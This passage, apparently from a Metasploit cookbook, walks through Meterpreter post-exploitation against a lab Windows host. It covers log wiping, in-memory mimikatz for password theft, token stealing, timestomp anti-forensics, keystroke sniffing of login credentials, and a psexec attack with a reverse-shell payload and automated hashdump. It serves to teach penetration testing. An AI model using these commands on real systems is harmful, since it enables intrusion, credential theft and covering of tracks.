Auto-detect : Yes
Auto config URL :
Proxy URL :
Proxy Bypass :
```

4. The `ipconfig/ifconfig` commands are used to display all the TCP/IP network configurations of the target machine. They list information such as the target IP address, hardware MAC, and netmask:

```
meterpreter > ifconfig

Interface 1
============
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

...

Interface 19
============
Name : Intel(R) PRO/1000 MT Network Connection #2
Hardware MAC : 00:0c:29:38:b3:b3
MTU : 1500
IPv4 Address : 10.0.0.132
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::2cf6:bd0e:492e:ddf6
IPv6 Netmask : ffff:ffff:ffff:ffff::
...
```

As you can see, the output of `ifconfig` lists the various active TCP/IP configurations.

5. The `netstat` command displays the network connections:

```
meterpreter > netstat

Connection list
===============

    Proto  Local address  Remote address  State  User Inode
PID/Program name
    -----  -------------  --------------  -----  ---- -----  ------
----------
    tcp    0.0.0.0:22     0.0.0.0:*       LISTEN 0    0
2948/sshd.exe
    tcp    0.0.0.0:135    0.0.0.0:*       LISTEN 0    0
640/svchost.exe
```

```
    tcp    0.0.0.0:445    0.0.0.0:*        LISTEN 0    0
4/System
    tcp    0.0.0.0:1617   0.0.0.0:*        LISTEN 0    0
1904/java.exe
    tcp    0.0.0.0:3000   0.0.0.0:*        LISTEN 0    0
5352/ruby.exe
    ...
```

6. The `portfwd` command is used to forward incoming TCP and/or UDP connections to remote hosts. Consider the following example to understand port forwarding:

   Consider host A, host B (in the middle), and host C. Host A should connect to host C in order to do something, but if for any reason it's not possible, host B can directly connect to C. If we use host B in the middle, to get the connection stream from A and pass it to B while taking care of the connection, we say host B is doing port forwarding. This is how things will appear on the wire—host B is running a software that opens a TCP listener on one of its ports, say, port `20`. Host C is also running a listener that is used to connect to host B when a packet arrives from port `20`. So, if A sends any packet on port `20` of B, it will automatically be forwarded to host C. Hence, host B is port forwarding its packets to host C.

7. The next networking command is the `route` command. It is similar to the `route` command of MS-DOS. This command is used to display or modify the local IP routing table on the target machine. Executing the `route` command lists the current table:

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask          Gateway          Metric
Interface
    ------           -------          -------          ------  -----
----
    0.0.0.0          0.0.0.0          192.168.216.2    266     13
    0.0.0.0          0.0.0.0          10.0.0.2         10      19
    10.0.0.0         255.255.255.0    10.0.0.132       266     19
    10.0.0.132       255.255.255.255  10.0.0.132       266     19
    10.0.0.255       255.255.255.255  10.0.0.132       266     19
    127.0.0.0        255.0.0.0        127.0.0.1        306     1
    ...
```

8. To display the help menu for a specific command, for example, the `route` command, you can use the –h flag:

```
meterpreter > route -h
Usage: route [-h] command [args]

Display or modify the routing table on the remote machine.

Supported commands:

   add [subnet] [netmask] [gateway]
   delete [subnet] [netmask] [gateway]
   list
```

How it works...

To start port forwarding with a remote host, we can add a forwarding rule first. Consider the following command line:

```
meterpreter> portfwd -a -L 127.0.0.1 -l 444 -h 69.54.34.38 -p 3389
```

Notice the different command parameters. With the `-a` parameter, we can add a new port forwarding rule. The `-L` parameter defines the IP address to bind a forwarded socket to. As we're running these parameters on host A, and want to continue our work from the same host, we set the IP address to `127.0.0.1`:

- `-l`: Is the port number which will be opened on host A for accepting incoming connections
- `-h`: Defines the IP address of host C, or any other host within the internal network
- `-p`: Is the port you want to connect to on host C

This was a simple demonstration of using port forwarding. This technique is actively used to bypass firewalls and intrusion detection systems.

Understanding the Meterpreter system commands

Meterpreter system commands allow you to access system-specific commands without dropping to a shell session.

How to do it...

1. `clearev` clears the `Application`, `System`, and `Security` logs on the target system:

   ```
   meterpreter > clearev
   [*] Wiping 525 records from Application...
   [*] Wiping 1916 records from System...
   [*] Wiping 1565 records from Security...
   ```

2. The `execute` command executes a command on the target. The awesome thing about the `execute` command is that it allows us to run commands from memory without uploading the binary to the target, this way effectively bypassing several antivirus products.

   In the next example, I will show you how to run `mimikatz` directly in memory. The command I will use is the following:

   ```
   execute -H -i -c -m -d calc.exe -f
   /usr/share/mimikatz/x64/mimikatz.exe -a '"sekurlsa::logonPasswords
   full" exit'
   ```

   From the preceding command:

   - `-H` hides the process
   - `-i` allows us to interact with the process after we create it
   - `-c` channels the I/O
   - `-m` instructs that we want to execute from memory
   - `-d` is for the dummy executable we want to launch
   - `calc.exe` is the dummy executable
   - `-f` is used for the path of the executable command to run

- /usr/share/mimikatz/x64/mimikatz.exe is the path to the mimikatz binary in our Kali Linux machine
- -a is used for the arguments to pass to the command and '"sekurlsa::logonPasswords full" exit' are the arguments for mimikatz

The following is a snippet of the output showing the administrator password in clear text:

```
meterpreter > execute -H -i -c -m -d calc.exe -f
/usr/share/mimikatz/x64/mimikatz.exe -a '"sekurlsa::logonPasswords
full" exit'
 Process 5920 created.
 Channel 3 created.

  .#####.  mimikatz 2.1.1 (x64) built on Aug 1 2017 04:46:23
 .## ^ ##. "A La Vie, A L'Amour"
 ## / \ ## /* * *
 ## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
  '#####'  with 21 modules * * */

 mimikatz(commandline) # sekurlsa::logonPasswords full


 ...
 * Username : Administrator
 * Domain : VAGRANT-2008R2
 * LM : 5229b7f52540641daad3b435b51404ee
 * NTLM : e02bc503339d51f71d913c245d35b50b
 * SHA1 : c805f88436bcd9ff534ee86c59ed230437505ecf
 tspkg :
 * Username : Administrator
 * Domain : VAGRANT-2008R2
 * Password : vagrant
 ...
```

Before running mimikatz, migrate to the LSASS.exe process using the migrate -N lsass.exe command.

3. The getpid command displays the current process identifier:

```
meterpreter > getpid
Current pid: 456
```

4. The `getprivs` command will attempt to enable all privileges available to the current process:

```
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
...
```

5. The `getsid` command gets the SID of the user that the target is running as:

```
meterpreter > getsid
Server SID: S-1-5-18
```

6. The `getuid` command displays the user that the target is running as:

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

7. The `kill` command will terminate one or more processes using their PID:

```
meterpreter > kill 4372
Killing: 4372
```

8. The `pgrep` command filters processes by name:

```
meterpreter > pgrep calc.exe
4372
```

9. The `pkill` command terminates a process by name:

```
meterpreter > pkill notepad.exe
Filtering on 'notepad.exe'
Killing: 6000
```

10. The `ps` command lists all running processes:

```
meterpreter > ps -S backdoor.exe
Filtering on 'backdoor.exe'

Process List
============

PID PPID Name Arch Session User Path
--- ---- ---- ---- ------- ---- ----
744 456 mspaint.exe x64 0 NT AUTHORITY\SYSTEM C:\backdoor.exe
```

11. To display all the `ps` command options, we can use the `-h` flag:

```
meterpreter > ps -h
Usage: ps [ options ] pattern
```

Use the command with no arguments to see all running processes. The following options can be used to filter those results:

- `-A <opt>`: Filter on architecture
- `-S <opt>`: Filter on process name
- `-U <opt>`: Filter on username
- `-c`: Filter only child processes of the current shell
- `-h`: Help menu
- `-s`: Filter only system processes
- `-x`: Filter for exact matches rather than regex
- `reg`: Used to modify and interact with the remote registry

```
meterpreter > reg enumkey -k HKLM\\Software
Enumerating: HKLM\Software

Keys (17):

7-Zip
ATI Technologies
CBSTEST
...
Policies
RegisteredApplications
Wow6432Node
```

12. The `shell` command allows us to drop into a system command shell:

    ```
    meterpreter > shell
    Process 5796 created.
    Channel 4 created.
    Microsoft Windows [Version 6.1.7601]
    Copyright (c) 2009 Microsoft Corporation. All rights reserved.

    C:\Windows\system32>
    ```

13. The `steal_token` command will attempt to steal an impersonation token from the target process:

    ```
    meterpreter > steal_token 4740
    Stolen token with username: VAGRANT-2008R2\Administrator
    meterpreter > getuid
    Server username: VAGRANT-2008R2\Administrator
    ```

14. The `rev2self` command calls `RevertToSelf()` on the remote target:

    ```
    meterpreter > rev2self
    meterpreter > getuid
    Server username: NT AUTHORITY\SYSTEM
    ```

15. The `suspend` command will suspend or resume a list of processes:

    ```
    meterpreter > suspend 500
    [*] Suspending: 500
    [*] Targeting process with PID 500...
    ```

Setting up multiple communication channels with the target

In this recipe, we will look at how we can set up multiple channels for communication with the target. As we discussed in this chapter's introduction, the communication between the client and server in Meterpreter is in encrypted form and uses the **Type-Length-Value (TLV)** protocol for data transfer. The major advantage of using TLV is that it allows tagging of data with specific channel numbers, thus allowing multiple programs running on the victim to communicate with Meterpreter on the attacking machine. This facilitates setting up several communication channels at a time.

Now, let's analyze how to set up multiple communication channels with the target machine using Meterpreter.

Getting ready

As we saw in the previous recipe, Meterpreter provides us with a specific command named `execute`, which can be used to start multiple communication channels. To start with, let's run the `execute -h` command to see the available options:

```
meterpreter > execute -h
Usage: execute -f file [options]
```

This executes a command on the remote machine. The following are the options:

- `-H`: Creates the process hidden from view
- `-a <opt>`: The arguments to pass to the command
- `-c`: Channelized I/O (required for interaction)
- `-d <opt>`: The dummy executable to launch when using `-m`
- `-f <opt>`: The executable command to run
- `-h`: Help menu
- `-i`: Interact with the process after creating it
- `-k`: Execute the process on the Meterpreter's current desktop
- `-m`: Execute from memory
- `-s <opt>`: Execute a process in a given session as the session user
- `-t`: Execute the process with the currently impersonated thread token

You can see the various parameters available to us with the `execute` command. Let's use some of these parameters in setting up multiple channels.

How to do it...

1. To start creating channels, we will use the `-f` operator with the `execute` command:

    ```
    meterpreter > execute -f notepad.exe -c
    Process 3128 created.
    Channel 1 created.
    ```

Notice the use of different parameters. The –f parameter is used for setting up an executable command, and the –c operator is used to set up a channelized I/O.

2. Now, we can run the `execute` command again to start another channel without terminating the current channel:

```
meterpreter > execute -f cmd.exe -c
Process 3348 created.
Channel 2 created.
meterpreter > execute -f mspaint.exe -c
Process 3359 created.
Channel 3 created.
```

We now have three different channels running simultaneously on the victim machine. To list the available channels, we can use the channel –l command. If we want to send some data or write something on a channel, we can use the `write` command followed by the channel ID we want to write in.

4. Let's go ahead and write a message in one of our active channels:

```
meterpreter > write 1
Enter data followed by a "." on an empty line:

Metasploit!
.
[*] Wrote 12 bytes to channel 1.
```

Executing the `write` command along with the channel ID prompted us to enter our data followed by a dot. We successfully wrote `Metasploit!` on the channel.

5. In order to read the data of any channel, we can use the `read` command followed by the channel ID. Furthermore, if we want to interact with any channel, we can use the `channel` command followed by `-i` and the channel ID:

```
meterpreter > channel -i 2
Interacting with channel 2...

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\>^Z
Background channel 2? [y/N] y
meterpreter >
```

As you can see, our channel, 2, was a command-prompt channel, so by using the `channel` command with `-i` followed by the channel number, we are directly dropped into the command-prompt mode from where we can execute system commands.

6. To background a channel, use *Ctrl + Z*. We can easily switch between channels by using the `channel` command. In order to end a channel, we can use the `channel` command followed by `-c` and the channel ID:

```
meterpreter > channel -c 2
[*] Closed channel 2.
```

This recipe demonstrates the power of using multiple channels. It also shows how easy it is to manage them simultaneously and switch between different channels. The use of channels becomes important when we are running multiple services on the target machine.

How it works...

Metasploit tags each message with a separate channel ID, which helps it in identifying the channel context in which the particular command should be executed. As stated earlier, the communication process in Meterpreter follows the TLV protocol, which gives the flexibility of tagging different messages with specific channel IDs in order to provide multichannel communication support.

Meterpreter anti-forensics

In the previous recipe, we read about some of the important and useful Meterpreter file system commands that can be used to perform various tasks on the target machine. Meterpreter contains another interesting command called `timestomp`. This command is used to change the **Modified-Accessed-Created-Entry** (**MACE**) attributes of a file. The attribute value represents the date and time when any of the MACE activities occur within the file. Using the `timestomp` command, we can change these values.

Getting ready

Before starting with the recipe, you may have a key question. Why change the MACE values? Hackers generally use the technique of changing the MACE values to make the target user think that the file has been present on the system for a long time and that it has not been touched or modified. In case of suspicious activity, the administrators may check for recently modified files to find out whether any of the files have been modified or accessed. So, using this technique, the file will not appear in the list of recently accessed or modified items. Even though there are other techniques to find out if the file attributes have been modified, this technique can still be handy.

Let's pick up a file from the target machine and change its MACE attributes. The following screenshot shows the various MACE values of a file before using `timestomp`:

Now, we will move on and change the various MACE values. Let's start with the common `timestomp –h` command, which is used to list the various available options. We can use the –v operator to list the values of MACE attributes:

```
meterpreter > timestomp C:\flag.txt -v
[*] Showing MACE attributes for C:\flag.txt
Modified : 2017-10-30 12:24:57 -0400
Accessed : 2017-10-30 12:24:57 -0400
Created : 2017-10-30 12:24:57 -0400
Entry Modified: 2017-10-30 12:24:57 -0400
```

How to do it...

We will start by changing the creation time of the file. Notice the various parameters passed with the `timestomp` command:

```
meterpreter > timestomp C:\flag.txt -c "05/25/2017 01:01:01"
[*] Setting specific MACE attributes on C:\flag.txt
```

How it works...

The –c operator is used to change the creation time of the file. Similarly, we can use the –m and –a operators to change the modified and last accessed attributes of the file:

```
meterpreter > timestomp C:\flag.txt -m "05/25/2017 01:01:01"
[*] Setting specific MACE attributes on C:\flag.txt
meterpreter > timestomp C:\flag.txt -a "05/25/2017 01:01:01"
[*] Setting specific MACE attributes on C:\flag.txt
```

Once the attributes have been changed, we can use the –v operator again to check and verify whether we have successfully executed the commands or not. Let's move ahead and check the file attributes again:

```
meterpreter > timestomp C:\flag.txt -v
[*] Showing MACE attributes for C:flag.txt
Modified : 2017-05-25 02:01:01 -0400
Accessed : 2017-05-25 02:01:01 -0400
Created : 2017-05-25 02:01:01 -0400
Entry Modified: 2017-10-30 12:24:57 -0400
```

We have successfully modified the MACE attributes of the file. Now, this file can be easily hidden from the list of recently modified or recently accessed files.

Alternatively, we can also use the −z operator to change all four MACE values in one go. We will not have to pass the commands separately for each of them. But, the −z operator will assign the same values to all four MACE attributes, which is practically not possible. There has to be some time difference between the creation and accessed time. So, the use of the −z operator should be avoided.

There's more...

Metasploit created a group of tools called the **Metasploit Anti-Forensic Investigation Arsenal** (**MAFIA**) as part of its research projects, including:

- Timestomp
- Slacker
- Transmogrify
- SAM Juicer

Since these tools have not been updated for more than 5 years, they are no longer compatible with modern operating systems.

The getdesktop and keystroke sniffing

In this recipe, we will deal with some of the `stdapi` user interface commands associated with desktops and keystroke sniffing. Capturing the keystrokes depends on the current active desktop, so it is essential to understand how we can sniff different keystrokes by switching between processes running in different desktop active sessions. Let's move ahead with the recipe to understand this better.

Getting ready

- The `enumdesktops` command will list all the accessible desktops and window stations:

```
meterpreter > enumdesktops
Enumerating all accessible desktops

Desktops
========
```

```
Session Station Name
------- ------- ----
0       WinSta0  Default
0       WinSta0  Disconnect
0       WinSta0  Winlogon
```

Here, you can see that all the available desktop stations are associated with session 0. We will see in a while exactly what we mean by session 0.

- The getdesktop command returns the information of the current desktop in which our Meterpreter session is working:

```
meterpreter > getdesktop
Session 0\S\D
```

You can relate the output of the getdesktop command with enumdesktops to understand more about the current desktop station in which we are working.

- The setdesktop command is used to change the current Meterpreter desktop to another available desktop station
- The keyscan_start command is used to start the keystroke sniffer in the current active desktop station
- The keyscan_dump command dumps the recorded keystrokes of the active Meterpreter desktop session

Now, let's analyze how these commands work in a real-time scenario and how we can sniff keystrokes through different desktop stations.

How to do it...

Before we proceed further with the recipe, there is an important concept about the Windows desktop that we will look at.

The Windows desktop is divided into different sessions in order to define the ways we can interact with the Windows machine. Session 0 represents the console. The other sessions, Session 1, Session 2, and so on, represent remote desktop sessions.

Every Windows session can be comprised of different stations, out of which `WinSta0` is the only interactive station, meaning that it is the only station that the user can interact with. `WinSta0` consists of three different desktops, namely, `Default`, `Disconnect`, and `Winlogon`. A desktop is a logical display surface containing user interface objects, such as windows, menus, and hooks. The `Default` desktop is associated with all the applications and tasks that we perform on our desktop; the `Disconnect` desktop is concerned with the screensaver lock desktop and the `Winlogon` desktop with the Windows login screen.

The point to note here is that each desktop has its own keyboard buffer. So, if you have to sniff the keystrokes from the `Default` desktop, you will have to make sure that your current Meterpreter active browser is set to `Session 0/WinSta0/Default`. If you have to sniff the login password, you will have to change the active desktop to `Session 0/WinSta0/Winlogon`.

1. Let's check our current desktop using the `getdesktop` command:

   ```
   meterpreter > getdesktop
   Session 0\S\D
   ```

   As you can see, we are not in the `WinSta0` station, which is the only interactive desktop station. So, if we run a keystroke capture here, it won't return any result.

2. Let's change our desktop to `WinSta0\Default`:

   ```
   meterpreter > setdesktop
   Changed to desktop WinSta0\Default
   meterpreter > getdesktop
   Session 0\WinSta0\Default
   ```

   The preceding command line shows that we moved to the interactive Windows desktop station by using the `setdesktop` command.

3. So, now we are ready to run a keystroke sniffer to capture the keys pressed by the user on the target machine:

   ```
   meterpreter > keyscan_start
   Starting the keystroke sniffer ...
   meterpreter > keyscan_dump
   Dumping captured keystrokes...
   gmail.com<CR>
   demouser<Right Shift>@gmail.com<CR>
   <Right Shift>P4ssw0rd<CR>
   ```

Looking at the dumped keystrokes, you can clearly identify that the target user went to `gmail.com` and entered his/her credentials to log in.

What if you want to sniff the Windows login password? Obviously, you can switch your active desktop to `WinSta0\Winlogon` using the `setdesktop` command, but here we will discuss an alternate approach as well.

4. We can migrate to a process which runs during the Windows login. Let's execute the `ps` command to check the running processes:

```
meterpreter > ps
...
4336 5664 winlogon.exe x64 1 NT AUTHORITY\SYSTEM
C:\Windows\system32\winlogon.exe
...
```

You will find `winlogon.exe` running as a process with a process ID. In this case, the **process ID** (**PID**) of `winlogon.exe` is `4336`.

5. Now, let's migrate to this PID and check our active desktop again:

```
meterpreter > migrate 4336
[*] Migrating from 352 to 4336...
[*] Migration completed successfully.
meterpreter > getdesktop
Session 1\W\W
```

6. You can see that our active desktop has changed to `WinSta0\Winlogon`. Now, we can run the `keyscan_start` command to start sniffing the keystrokes on the Windows login screen:

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
```

7. To capture the login password, log into the Metasploitable 3 machine and then use the `keyscan_dump` Meterpreter command to dump the keystrokes:

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
<LAlt><^Delete>vagrant<CR>
```

8. Similarly, we can get back to the `Default` desktop by migrating to any process which is running on the default desktop; for example, `explorer.exe`:

```
meterpreter > migrate -N explorer.exe
[*] Migrating from 5736 to 5168...
[*] Migration completed successfully.
```

You might have noticed the importance of migrating to different processes and desktop environments for sniffing keystrokes. Generally, people do not get any results when they directly run `keyscan` without having a look at the current active desktop. This is because the process they have penetrated might belong to a different session or station. So, keep this concept in mind while working with keystroke sniffing.

There's more...

Once we are in a Meterpreter session, you can simply take some screenshots using the `screenshot` command:

```
meterpreter > screenshot
Screenshot saved to: /root/jUEOMRHk.jpeg
```

To display the captured screenshot, you can use the `eog` command in a new Terminal window:

```
root@kali:~# eog jUEOMRHk.jpeg
```

Using a scraper Meterpreter script

So far, we have learned about several Meterpreter commands. Here, we will take a look at an important Meterpreter script which can help us in exploring our target deeper. This chapter extensively covers Meterpreter scripts, so here, we will just focus on using the script. Penetration testing might require a lot of time to dig out information on the target. So, having a local backup of useful information can be really handy for penetration testers so that even if the target is down, they still have information to work on. It also makes sharing information with other testers easy. Scraper accomplishes this task for us.

Getting ready

The scraper Meterpreter script can dig out lots of information about the compromised target, such as registry information, password hashes, and network information, and store it locally on the tester's machine.

In order to execute a Ruby script on the target using Meterpreter, we can use the `run` command. Let's move ahead and analyze how we can download the information locally.

How to do it...

The script does everything automatically after it is executed. It creates a directory under `/root/.msf4/logs/scripts/scraper/`, where all of the files are saved:

```
meterpreter > run scraper
[*] New session on 192.168.216.10:445...
[*] Gathering basic system information...
[*] Dumping password hashes...
[*] Obtaining the entire registry...
[*] Exporting HKCU
[*] Downloading HKCU

...
(C:\Users\vagrant\AppData\Local\Temp\2\wBrggefl.reg)
[*] Cleaning HKCR
[*] Exporting HKU
[*] Downloading HKU
(C:\Users\vagrant\AppData\Local\Temp\2\FTmZDWyo.reg)
[*] Cleaning HKU
[*] Completed processing on 192.168.216.10:445...
```

The script automatically downloads and saves the information in the destination folder. Let's take a look at the source code to analyze whether we can make some changes according to our needs.

How it works...

The source code for `scraper.rb` is present under `/usr/share/metasploit-framework/scripts/meterpreter`.

Coding experience in Ruby can help you in editing the scripts to add your own features. We can change the download location by editing the following line:

```
logs = ::File.join(Msf::Config.log_directory, 'scripts','scraper', host +
"_" + Time.now.strftime("%Y%m%d.%M%S")+sprintf("%.5d",rand(100000)) )
```

Suppose you want to obtain the result of a list of available processes as well; you can simply add the following line of code in the main body of the program:

```
::File.open(File.join(logs, "process.txt"), "w") do |fd|
 fd.puts(m_exec(client, "tasklist"))
 end
```

By using a little bit of Ruby language and reusable code, you can easily modify the code to suit your needs.

Scraping the system using winenum

Windows Local Enumeration (**WinEnum**) script retrieves all kinds of information about the system including environment variables, network interfaces, routing, user accounts, and much more.

How to do it...

1. The `winenum` script will run several commands such as `arp`, `net`, `netstat`, `netsh`, and `wmic` among other commands on the target machine and store the results on our local system:

   ```
   meterpreter > run winenum
   [*] Running Windows Local Enumeration Meterpreter Script
   [*] New session on 192.168.216.10:445...
   [*] Saving general report to
   /root/.msf4/logs/scripts/winenum/VAGRANT-2008R2_20171118.2800/VAGRA
   NT-2008R2_20171118.2800.txt
   [*] Output of each individual command is saved to
   /root/.msf4/logs/scripts/winenum/VAGRANT-2008R2_20171118.2800
   ...

   [*] Getting Tokens...
   [*] All tokens have been processed
   [*] Done!
   meterpreter >
   ```

2. The output of the `winenum` script is stored in
   the `/root/.msf4/logs/scripts/winenum/` folder:

```
root@kali:~# ls
/root/.msf4/logs/scripts/winenum/VAGRANT-2008R2_20171118.2800/VAGRA
NT-2008R2_20171118.2800.txt
arp__a.txt
cmd_exe__c_set.txt
cscript__nologo_winrm_get_winrm_config.txt
gpresult__SCOPE_COMPUTER__Z.txt
gpresult__SCOPE_USER__Z.txt
...

servermanagercmd_exe__q.txt
tasklist__svc.txt
tokens.txt
root@kali:~#
```

Automation with AutoRunScript

During a penetration test, you want to automate as much as possible so you can focus on
actions that require human interaction. To ease our task, Metasploit allows you to specify
what happens after you receive a new Meterperter session using AUTORUNSCRIPT.

How to do it...

1. First, we need to create a file with the commands we want to execute. In this
   example, we will migrate to the `lsass.exe` process and dump the Windows
   hashes:

```
root@kali:~# cat autoruncmds.rc
migrate -N lsass.exe
hashdump
```

2. Next, we will use the `exploit/windows/smb/psexec` exploit module to
   compromise the target and use AUTORUNSCRIPT to specify the command we
   want to execute as soon as we receive a new session:

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.216.10
RHOST => 192.168.216.10
```

```
msf exploit(psexec) > set SMBUSER Administrator
SMBUSER => Administrator
msf exploit(psexec) > set SMBPASS vagrant
SMBPASS => vagrant
msf exploit(psexec) > set PAYLOAD
windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.216.5
LHOST => 192.168.216.5
msf exploit(psexec) > set AUTORUNSCRIPT multi_console_command -r
/root/autoruncmds.rc
AUTORUNSCRIPT => multi_console_command -r /root/autoruncmds.rc
msf exploit(psexec) >
```

3. By setting AUTORUNSCRIPT, we can automatically run scripts on session creation. In this example, we will use the multi_console_command script, which allows us to specify multiple commands to run. Use -c followed by the commands to execute, enclosed in double quotes and separated by a comma, or as in our example, use -r and the path to a text file with a list of commands, one per line. Now that we have everything ready, we just need to use the exploit command to launch the attack:

```
meterpreter >
[*] Session ID 1 (192.168.216.5:4444 -> 192.168.216.10:49665)
processing AutoRunScript 'multi_console_command -r
/root/autoruncmds.rc'
[*] Running Command List ...
[*] Running command migrate -N lsass.exe
[*] Migrating from 576 to 456...
[*] Migration completed successfully.
[*] Running command hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f7
1d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17
a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418
b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee8
0d7c2e5e55c859:::
...
```

Awesome! Looking at the output, we were able to get a new session, migrate to the lsass.exe process, and dump the Windows hashes without any interaction.

Meterpreter resource scripts

Like `msfconsole`, Meterpreter also supports resource scripts, which allow us to automate the use of Meterpreter commands.

How to do it...

1. Before we can use resource scripts in our Meterpreter session, we first need to create the directory structure where we will be placing the scripts, for which we will use the `mkdir` command with the `-p` option so that it will create all the parent directories:

   ```
   root@kali:~# mkdir -p ~/.msf4/scripts/resource/meterpreter/
   ```

2. Now that we have the Meterpreter resource scripts directory created, we can start writing our Meterpreter resource scripts. For the first script, we will start with some basic commands to get system information. Use your favorite editor to create the following script:

   ```
   root@kali:~# cat ~/.msf4/scripts/resource/meterpreter/systeminfo.rc
   sysinfo
   getuid
   getpid
   getwd
   root@kali:~#
   ```

3. Let's try the resource script in a Meterpreter session and see how it works:

   ```
   meterpreter > resource systeminfo.rc
   [*] Processing
   /root/.msf4/scripts/resource/meterpreter/systeminfo.rc for ERB
   directives.
   resource (/root/.msf4/scripts/resource/meterpreter/systeminfo.rc)>
   sysinfo
   Computer : VAGRANT-2008R2
   OS : Windows 2008 R2 (Build 7601, Service Pack 1).
   Architecture : x64
   System Language : en_US
   Domain : WORKGROUP
   Logged On Users : 2
   Meterpreter : x64/windows
   resource (/root/.msf4/scripts/resource/meterpreter/systeminfo.rc)>
   getuid
   ```

```
Server username: NT AUTHORITY\SYSTEM
resource (/root/.msf4/scripts/resource/meterpreter/systeminfo.rc)>
getpid
Current pid: 5524
resource (/root/.msf4/scripts/resource/meterpreter/systeminfo.rc)>
getwd
C:\Windows\system32
meterpreter >
```

4. Although useful, most of the time, we are looking to automate more important
    tasks, so let's automate process migration, dump the system hashes, and take a
    screenshot of the target desktop:

    ```
    root@kali:~# cat ~/.msf4/scripts/resource/meterpreter/automate.rc
    migrate -N lsass.exe
    hashdump
    screenshot
    root@kali:~#
    ```

5. As you can see, this can prove to be really useful during an engagement:

    ```
    meterpreter > resource automate.rc
    [*] Processing /root/.msf4/scripts/resource/meterpreter/automate.rc
    for ERB directives.
